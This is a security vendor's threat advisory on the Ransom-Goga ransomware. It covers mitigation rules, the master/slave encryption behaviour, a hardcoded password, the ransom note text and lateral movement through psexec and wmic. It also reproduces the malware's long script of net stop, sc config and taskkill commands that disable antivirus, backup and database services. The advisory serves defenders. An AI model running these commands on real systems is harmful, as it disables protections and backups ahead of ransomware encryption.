



McAfee Labs Threat Advisory

Ransom-Goga

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McAfee Labs periodically publishes Threat Advisories to provide customers with a detailed analysis of prevalent malware. This Threat Advisory contains behavioral information, characteristics, and symptoms that may be used to mitigate or discover this threat, and suggestions for mitigation in addition to the coverage provided by the DATs.

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Summary

Ransom-Goga is a family of ransomware that, on execution, encrypts files present on the user’s system. The compromised user must pay the attacker a ransom to get the files decrypted. Although traditionally ransomware has been known to be distributed via Exploit Kits (EK) and malicious email campaigns, Ransom-Goga is suspected to be distributed via targeted attacks. Attackers may already have access to an organization’s network via prior successful hacking or infection attempts.

Detailed information about the threat, its propagation, characteristics and mitigation are in the following sections:

- [Infection and Propagation Vectors](#)
- [Mitigation](#)
- [Characteristics and Symptoms](#)
- [Restart Mechanism](#)
- [McAfee Foundstone Services](#)

The minimum DAT versions required for detection are:

Detection Name	MD5 of samples	DAT Version	Date
Ransom-Goga	E11502659F6B5C5BD 9F78F534BC38FEA	V2: 9201	03/20/2019
		V3: 3652	
Trojan-Ransom	174E3D9C7B0380DD7 576187C715C4681	V2: 9201	03/20/2019
		V3: 3652	

The Threat Intelligence Library contains the date that the above signatures were most recently updated. Please review the above-mentioned Threat Library for the most up-to-date coverage information.

Infection and Propagation Vectors

- Currently the infection vector of Ransom-Goga is unknown.
- Most ransomware campaigns typically spread via Exploit Kits and malspam campaigns instrumented via various botnets. However, Ransom-Goga is suspected to be distributed using highly targeted attacks such as brute forcing of RDP connections on unprotected systems in an organization’s network.
- Once the attackers have access to the organization’s network, Ransom-Goga may be deployed to business-critical systems to cause maximum disruption of services and in-turn warrant a considerable ransom.

Mitigation

Mitigating the threat at multiple levels such as file, registry, and URL could be achieved at various layers of McAfee products. Browse the product guidelines available [here](#) to mitigate the threats based on the behavior described below in the [Characteristics and symptoms](#) section.

Never open unsolicited emails and their attachments. Also, be wary of suspicious looking advertisements. Customers are advised to regularly update their infrastructure (both operating system and application software) with the latest patches to ensure full coverage in addition to updated McAfee Anti-Virus software.

McAfee Endpoint Security

For Endpoint Security 10.5.4 and later products:

The following expert rules can be used in Endpoint Security to block the malware from spreading. These rules are aggressive and may cause false positives, so make sure they are removed once the environment is cleaned:

```
Rule {
  Process {
    Include OBJECT_NAME { -v "SYSTEM:REMOTE" }
  }
  Target {
    Match FILE {
      Include OBJECT_NAME { -v "c:\\windows\\temp\\*.exe" }
      Include OBJECT_NAME { -v "c:\\windows\\temp\\*.bat" }
      Include -access "CREATE"
    }
  }
}

Rule {
  Process {
    Include OBJECT_NAME { -v "WmiPrvSE.exe" }
  }
  Target {
    Match PROCESS {
      Include OBJECT_NAME { -v "cmd.exe" }
      Include -access "CREATE"
    }
  }
}
```

Customers can also add the following Access Protection rule to prevent the creation of encrypted files on the victim host:

- Executables:
 - Inclusion Status: Include
 - File Name or Path: *
 - SubRule:
- SubRule:
 - Type: File
 - Operations: Create
 - Targets:
 - Target 1:
 - Include
 - Files: *.locked
 - Target 2:
 - Include
 - Destination file: *.locked

For VirusScan Enterprise 8.8 and later products:

Customers can also add the following Access Protection rule to prevent the creation of encrypted files on the victim host:

- File/Folder Access Protection Rule:
 - Processes to Include: *
 - File or folder name to block: *.locked
 - File actions to prevent: New files being created

Customers can also add Access Protection rules matching these characteristics:

Prevent Creation\Execution of:

- c:\windows\temp\x???.bat
- c:\windows\temp\kill.bat
- c:\windows\temp\taskhost.exe

Prevent execution of binaries signed with SN:

- C=GB, PostalCode=DT3 4DD, S=WEYMOUTH, L=WEYMOUTH, STREET=16 Australia Road Chickerell, O=MIKL LIMITED, CN=MIKL LIMITED
- C=GB, PostalCode=WC2H 9JQ, S=LONDON, L=LONDON, STREET=71-75 Shelton Street Covent Garden, O=ALISA LTD, CN=ALISA LTD
- C=GB, PostalCode=EC1V 2NX, S=LONDON, L=LONDON, STREET=Kemp House 160 City Road, O=KITTY'S LTD, CN=KITTY'S LTD

Mitigation methods for assorted malware is available in the following product guide. Any specific mitigation steps, if necessary, would be described later in this advisory:

http://b2b-download.mcafee.com/products/evaluation/Endpoint_Security/Evaluation/ens_1000_help_0-00_en-us.pdf

ePolicy Orchestrator

- To block the access to USB drives through ePolicy Orchestrator DLP policy, refer to this [tutorial](#).

Endpoint Security 10.x

- Refer to article [KB86577](#) to create an Endpoint Security Threat Prevention user-defined Access Protection Rule for a file or folder registry.

VirusScan Enterprise

- Refer to article [KB53346](#) to use Access Protection policies in VirusScan Enterprise to protect against viruses that can disable regedit.
- Refer to article [KB53355](#) to use Access Protection policies in VirusScan Enterprise to protect against viruses that can disable Task Manager.
- Refer to article [KB53356](#) to use Access Protection policies in VirusScan Enterprise to prevent malware from changing folder options.

Host Intrusion Prevention

- To blacklist applications using a Host Intrusion Prevention custom signature, refer to [KB71329](#).
- To create an application blocking rules policies to prevent the binary from running, refer to [KB71794](#).
- To create an application blocking rules policies that prevents a specific executable from hooking any other executable, refer to [KB71794](#).

McAfee Ransomware Interceptor

- To download and install McAfee Ransomware Interceptor, go to [McAfee Free Tools](#).

Others

- To disable the Autorun feature on Windows remotely using Windows Group Policies, refer to this [article](#) from Microsoft.

Characteristics and Symptoms

Ransom-Goga works in a master/slave configuration. The malware begins its infection on an endpoint by installing a copy of itself on the %TEMP% folder and starting a new process with the -m parameter.

The master process runs with -m parameters and is responsible for creating the list of files to encrypt and spawning the slaves.

The slave processes will be executed with a different set of parameters as shown below. Each slave process will encrypt only a small number of files, to avoid heuristic detections available in AV products. The list of files to encrypt is taken from the master process via IPC. The communication is done through IPC using a mapped section named SM-<name of binary>.

The master process of the malware is executed with the mentioned parameter as follows:

- %TEMP%\<name of binary><random 4 numbers>.exe -m
 - Example: %TEMP%\tgytutrc9012.exe -m

The slave processes will be spawned by the master process and executed as follows:

- %TEMP%\<name of binary>.exe -i SM-tgytutrc -s
 - Example: %TEMP%\tgytutrc9012.exe -i SM-tgytutrc -s


When the malware has finished encrypting the files on the victim host, it changes the current and Administrator user's password to the following password:

- HuHuHUHoHo283283@dJD

After that, the malware executes logoff.exe and logs out the current user. Therefore, the user will have lost access to the account because the password was changed.

Notes:

The malware drops the following text file which contains the Ransom message that is shown below:



```
File Edit Format View Help
|Greetings!
|
|There was a significant flaw in the security system of your company.
|You should be thankful that the flaw was exploited by serious people and not some rookies.
|They would have damaged all of your data by mistake or for fun.
|
|Your files are encrypted with the strongest military algorithms RSA4096 and AES-256.
|without our special decoder it is impossible to restore the data.
|Attempts to restore your data with third party software as Photorec, RannohDecryptor etc.
|will lead to irreversible destruction of your data.
|
|To confirm our honest intentions.
|Send us 2-3 different random files and you will get them decrypted.
|It can be from different computers on your network to be sure that our decoder decrypts everything.
|Sample files we unlock for free (files should not be related to any kind of backups).
|
|we exclusively have decryption software for your situation
|
|DO NOT RESET OR SHUTDOWN - files may be damaged.
|DO NOT RENAME the encrypted files.
|DO NOT MOVE the encrypted files.
|This may lead to the impossibility of recovery of the certain files.
|
|The payment has to be made in Bitcoins.
|The final price depends on how fast you contact us.
|As soon as we receive the payment you will get the decryption tool and
|instructions on how to improve your systems security
|
|To get information on the price of the decoder contact us at:
|
|DharmaParrack@protonmail.com
```

This README_LOCKED.txt file is dropped on the following path:

- %USERPROFILE%\Desktop\README_LOCKED.txt

The malware is known to be spread in the local network through remote file copy. To do that, a set of BAT files are copied to the remote machines TEMP folder using simple copy:

- copy xax.bat \\123.123.123.123\c\$\windows\temp

** (123.123.123.123 is any local IP address found by the attacker)*

The malware also copies itself and the tool PSEXEC.EXE to the same location. Once all the files are copied, the malware will run the BAT files using the following command:

- start psexec.exe \\123.123.123.123 -u domain\user -p "pass" -d -h -r mstdc -s accepteula -nobanner c:\windows\temp\xax.bat

Each of these BAT files contain lines to execute the malware on remote machines. They use the following command:

- start wmic /node:"123.123.123.123" /user:"domain\user" /password:"pass" process call create "cmd /c c:\windows\temp\kill.bat"

The BAT file above attempts to kill several AV products and disable security tools. At the end of the script, the malware copy on the remote machine is executed from c:\windows\temp\taskhost.exe.

Due to the presence of these BAT files and the fact that the malware binary makes no direct reference to them, we believe that the spreading mechanism is executed manually by an attacker or via an unknown binary. The path, username, and passwords are hardcoded in the scripts which indicate the attacker had previous knowledge of the environment.

The following is a list of all the processes and services disabled by the malware:

```
net stop "Acronis VSS Provider" /y
net stop "Enterprise Client Service" /y
net stop "Sophos Agent" /y
net stop "Sophos AutoUpdate Service" /y
net stop "Sophos Clean Service" /y
net stop "Sophos Device Control Service" /y
net stop "Sophos File Scanner Service" /y
net stop "Sophos Health Service" /y
net stop "Sophos MCS Agent" /y
net stop "Sophos MCS Client" /y
net stop "Sophos Message Router" /y
net stop "Sophos Safestore Service" /y
net stop "Sophos System Protection Service" /y
net stop "Sophos Web Control Service" /y
net stop "SQLsafe Backup Service" /y
net stop "SQLsafe Filter Service" /y
net stop "Symantec System Recovery" /y
net stop "Veeam Backup Catalog Data Service" /y
net stop AcronisAgent /y
net stop AcrSch2Svc /y
net stop Antivirus /y
net stop ARSM /y
net stop BackupExecAgentAccelerator /y
net stop BackupExecAgentBrowser /y
net stop BackupExecDeviceMediaService /y
net stop BackupExecJobEngine /y
net stop BackupExecManagementService /y
net stop BackupExecRPCService /y
net stop BackupExecVSSProvider /y
net stop bedbg /y
net stop DCAgent /y
net stop EPSecurityService /y
net stop EPUUpdateService /y
net stop EraserSvc11710 /y
net stop EsgShKernel /y
net stop FA_Scheduler /y
net stop IISAdmin /y
net stop IMAP4Svc /y
net stop macmnsvc /y
net stop masvc /y
net stop MBAMService /y
net stop MBEndpointAgent /y
net stop McAfeeEngineService /y
net stop McAfeeFramework /y
net stop McAfeeFrameworkMcAfeeFramework /y
net stop McShield /y
net stop McTaskManager /y
net stop mfemms /y
net stop mfevtp /y
net stop MMS /y
net stop mozyprobackup /y
net stop MsDtsServer /y
net stop MsDtsServer100 /y
net stop MsDtsServer110 /y
net stop MSExchangeES /y
net stop MSExchangeIS /y
net stop MSExchangeMGMT /y
net stop MSExchangeMTA /y
net stop MSExchangeSA /y
net stop MSExchangeSRS /y
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net stop MSOLAP$SQL_2008 /y
net stop MSOLAP$SYSTEM_BGC /y
net stop MSOLAP$TPS /y
net stop MSOLAP$TPSAMA /y
net stop MSSQL$BKUPEXEC /y
net stop MSSQL$ECWDB2 /y
net stop MSSQL$PRACTICEMGT /y
net stop MSSQL$PRACTTICEBGC /y
net stop MSSQL$PROFXENGAGEMENT /y
net stop MSSQL$SBSMONITORING /y
net stop MSSQL$SHAREPOINT /y
net stop MSSQL$SQL_2008 /y
net stop MSSQL$SYSTEM_BGC /y
net stop MSSQL$TPS /y
net stop MSSQL$TPSAMA /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop MSSQL$VEEAMSQL2012 /y
net stop MSSQLFDLauncher /y
net stop MSSQLFDLauncher$PROFXENGAGEMENT /y
net stop MSSQLFDLauncher$SBSMONITORING /y
net stop MSSQLFDLauncher$SHAREPOINT /y
net stop MSSQLFDLauncher$SQL_2008 /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y
net stop MSSQLFDLauncher$TPS /y
net stop MSSQLFDLauncher$TPSAMA /y
net stop MSSQLSERVER /y
net stop MSSQLServerADHelper100 /y
net stop MSSQLServerOLAPService /y
net stop MySQL57 /y
net stop nrtscan /y
net stop OracleClientCache80 /y
net stop PDVFSService /y
net stop POP3Svc /y
net stop ReportServer /y
net stop ReportServer$SQL_2008 /y
net stop ReportServer$SYSTEM_BGC /y
net stop ReportServer$TPS /y
net stop ReportServer$TPSAMA /y
net stop RESvc /y
net stop sacsvr /y
net stop SamSs /y
net stop SAVAdminService /y
net stop SAVService /y
net stop SDRSVC /y
net stop SepMasterService /y
net stop ShMonitor /y
net stop Smcinst /y
net stop SmcService /y
net stop SMTPSvc /y
net stop SNAC /y
net stop SntpService /y
net stop sophossp /y
net stop SQLAgent$BKUPEXEC /y
net stop SQLAgent$ECWDB2 /y
net stop SQLAgent$PRACTTICEBGC /y
net stop SQLAgent$PRACTICEMGT /y
net stop SQLAgent$PROFXENGAGEMENT /y
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net stop SQLAgent$TPSAMA /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop SQLBrowser /y
net stop SQLSafeOLRService /y
net stop QLSERVERAGENT /y
net stop SQLTELEMETRY /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop SQLWriter /y
net stop SstpSvc /y
net stop svcGenericHost /y
net stop swi_filter /y
net stop swi_service /y
net stop swi_update_64 /y
net stop TmCCSF /y
net stop tmlisten /y
net stop TrueKey /y
net stop TrueKeyScheduler /y
net stop TrueKeyServiceHelper /y
net stop UI0Detect /y
net stop VeeamBackupSvc /y
net stop VeeamBrokerSvc /y
net stop VeeamCatalogSvc /y
net stop VeeamCloudSvc /y
net stop VeeamDeploymentService /y
net stop VeeamDeploySvc /y
net stop VeeamEnterpriseManagerSvc /y
net stop VeeamMountSvc /y
net stop VeeamNFSSvc /y
net stop VeeamRESTSvc /y
net stop VeeamTransportSvc /y
net stop W3Svc /y
net stop wbengine /y
net stop WRSVC /y
net stop MSSQL$VEEAMSQL2008R2 /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop VeeamHvIntegrationSvc /y
net stop swi_update /y
net stop SQLAgent$CXDB /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop "SQL Backups" /y
net stop MSSQL$PROD /y
net stop "Zoolz 2 Service" /y
net stop MSSQLServerADHelper /y
net stop SQLAgent$PROD /y
net stop msftesql$PROD /y
net stop NetMsmqActivator /y
net stop EhttpSrv /y
net stop ekrn /y
net stop ESHASRV /y
net stop MSSQL$SOPHOS /y
net stop SQLAgent$SOPHOS /y
net stop AVP /y
net stop klnagent /y
net stop MSSQL$SQLEXPRESS /y

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net stop SQLAgent$SQLEXPRESS /y
net stop wbengine /y
net stop kavfsslp /y
net stop KAVFSGT /y
net stop KAVFS /y
net stop mfire /y
net stop "avast! Antivirus" /y
net stop aswBcc /y
net stop "Avast Business Console Client Antivirus Service" /y
net stop mfewc /y
net stop Telemetryserver /y
net stop WdNisSvc /y
net stop WinDefend /y
net stop MCAFEETOMCATSRV530 /y
net stop MCAFEEEVENTPARSERSRV /y
net stop MSSQLFDLauncher$ITRIS /y
net stop MSSQL$EPOSERVER /y
net stop MSSQL$ITRIS /y
net stop SQLAgent$EPOSERVER /y
net stop SQLAgent$ITRIS /y
net stop SQLTELEMETRY$ITRIS /y
net stop MsDtsServer130 /y
net stop SSISTELEMETRY130 /y
net stop MSSQLLaunchpad$ITRIS /y
net stop BITS /y
net stop BrokerInfrastructure /y
net stop epag /y
net stop EPIntegrationService /y
net stop EPProtectedService /y
net stop epredline /y
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sc config SQLAgent$EPOSERVER start= disabled

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net stop SQLAgent$SHAREPOINT /y
net stop SQLAgent$SQL_2008 /y
net stop SQLAgent$SYSTEM_BGC /y
net stop SQLAgent$TPS /y
net stop SQLAgent$TPSAMA /y
net stop SQLAgent$VEEAMSQL2008R2 /y
net stop SQLAgent$VEEAMSQL2012 /y
net stop SQLBrowser /y
net stop SQLSafeOLRService /y
net stop SQLSERVERAGENT /y
net stop SQLTELEMETRY /y
net stop SQLTELEMETRY$ECWDB2 /y
net stop SQLWriter /y
net stop SstpSvc /y
net stop svcGenericHost /y
net stop swi_filter /y
net stop swi_service /y
net stop swi_update_64 /y
net stop TmCCSF /y
net stop tmlisten /y
net stop TrueKey /y
net stop TrueKeyScheduler /y
net stop TrueKeyServiceHelper /y
net stop UI0Detect /y
net stop VeeamBackupSvc /y
net stop VeeamBrokerSvc /y
net stop VeeamCatalogSvc /y
net stop VeeamCloudSvc /y
net stop VeeamDeploymentService /y
net stop VeeamDeploySvc /y
net stop VeeamEnterpriseManagerSvc /y
net stop VeeamMountSvc /y
net stop VeeamNFSSvc /y
net stop VeeamRESTSvc /y
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net stop SQLAgent$CXDB /y
net stop SQLAgent$CITRIX_METAFRAME /y
net stop "SQL Backups" /y
net stop MSSQL$PROD /y
net stop "Zoolz 2 Service" /y
net stop MSSQLServerADHelper /y
net stop SQLAgent$PROD /y
net stop msftesql$PROD /y
net stop NetMsmqActivator /y
net stop EhttpSrv /y
net stop ekrn /y
net stop ESHASRV /y
net stop MSSQL$SOPHOS /y
net stop SQLAgent$SOPHOS /y
net stop AVP /y
net stop klnagent /y
net stop MSSQL$SQLEXPRESS /y
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net stop SQLAgent$SQLEXPRESS /y
net stop wbengine /y
net stop kavfsslp /y
net stop KAVFSGT /y
net stop KAVFS /y
net stop mfire /y
net stop "avast! Antivirus" /y
net stop aswBcc /y
net stop "Avast Business Console Client Antivirus
Service" /y
net stop mfewc /y
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sc config wbengine start= disabled
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sc config MSSQL\$SQLEXPRESS start= disabled
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sc config BackupExecDeviceMediaService start= disabled
sc config BackupExecJobEngine start= disabled
sc config BackupExecManagementService start= disabled
sc config BackupExecRPCService start= disabled
sc config BackupExecVSSProvider start= disabled
sc config bedbg start= disabled
sc config DCAgent start= disabled
sc config EPSecurityService start= disabled
sc config EPUupdateService start= disabled
sc config EraserSvc11710 start= disabled
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taskkill /IM CNTAoSMgr.exe /F
taskkill /IM Ntrtscan.exe /F
taskkill /IM mbamtray.exe /F
iisreset /stop
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Some environmental variables that have been mentioned in this Threat Advisory:

- %UserProfile% - C:\Users\[UserName]
- %Temp% - C:\Users\[UserName]\AppData\Local\Temp
- %AppData% - C:\Users\[UserName]\AppData\Roaming

Restart Mechanism

There was no restart mechanism observed for this malware. Once the machine is encrypted, the malware logs off the current user and deletes itself.

Getting Help from the McAfee Foundstone Services team

This document is intended to provide a summary of current intelligence and best practices to ensure the highest level of protection from your McAfee security solution. The McAfee Foundstone Services team offers a full range of strategic and technical consulting services that can further help to ensure you identify security risk and build effective solutions to remediate security vulnerabilities.

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